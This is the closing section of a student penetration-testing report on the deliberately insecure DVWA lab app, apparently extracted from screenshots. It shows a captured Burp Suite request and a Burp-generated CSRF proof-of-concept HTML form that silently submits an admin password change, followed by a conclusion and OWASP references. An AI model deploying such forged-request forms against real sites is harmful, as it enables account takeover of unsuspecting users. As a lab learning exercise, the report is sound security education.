226 http://localhost:8080 GET /DVWA/vulnerabilities/csrf/?pas... ✓
Time Listener port
19:12:23 1... 8888
19:45:10 1... 8888
19:45:20 1... 8888
19:45:41 1... 8888
Request Response
Raw Params Headers Hex
GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change H
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=f45ontceo3l0l52rfi0r7qb8fq
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Type a search term
0 matches
CSRF PoC generator
Request to: http://localhost:8080
Options
Raw Params Headers Hex
GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost:8080/DVWA/vulnerabilities/csrf/">
<input type="hidden" name="password_new" value="" />
<input type="hidden" name="password_conf" value="" />
<input type="hidden" name="Change" value="Change" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close


Vulnerability: Cross Site Reques
burp/
Not Secure
http://burp
Submit request


Vulnerability: Cross Site Reque
Not Secure
http://localhost:8080/DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed.
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery

Conclusion:

Through this Project-Based Learning (PBL) project under the **IBM–NASSCOM PBEL Program**, I conducted a complete **Vulnerability Assessment and Penetration Testing (VAPT)** on the **DVWA** platform — a deliberately insecure web application hosted locally via XAMPP.

Using **Burp Suite Community Edition**, I was able to identify and exploit 13 common web vulnerabilities aligned with the **OWASP Top 10**, including SQL Injection, XSS, CSRF, Command Injection, and more. Each vulnerability was analyzed for severity, impact, and mitigation strategies.

This hands-on experience deepened my understanding of web application security, ethical hacking, and secure development practices. It has strengthened my ability to think like an attacker and respond like a developer — a skillset that is highly valuable in the cyber security domain.

References:

1. https://owasp.org/Top10/
2. https://www.dvwa.co.uk/
3. https://portswigger.net/burp
4. https://owasp.org/www-community/attacks/SQL_Injection
5. https://owasp.org/www-community/attacks/xss/
6. https://owasp.org/www-community/attacks/Command_Injection
7. https://owasp.org/www-community/attacks/csrf
8. https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html
9. https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html

Thank you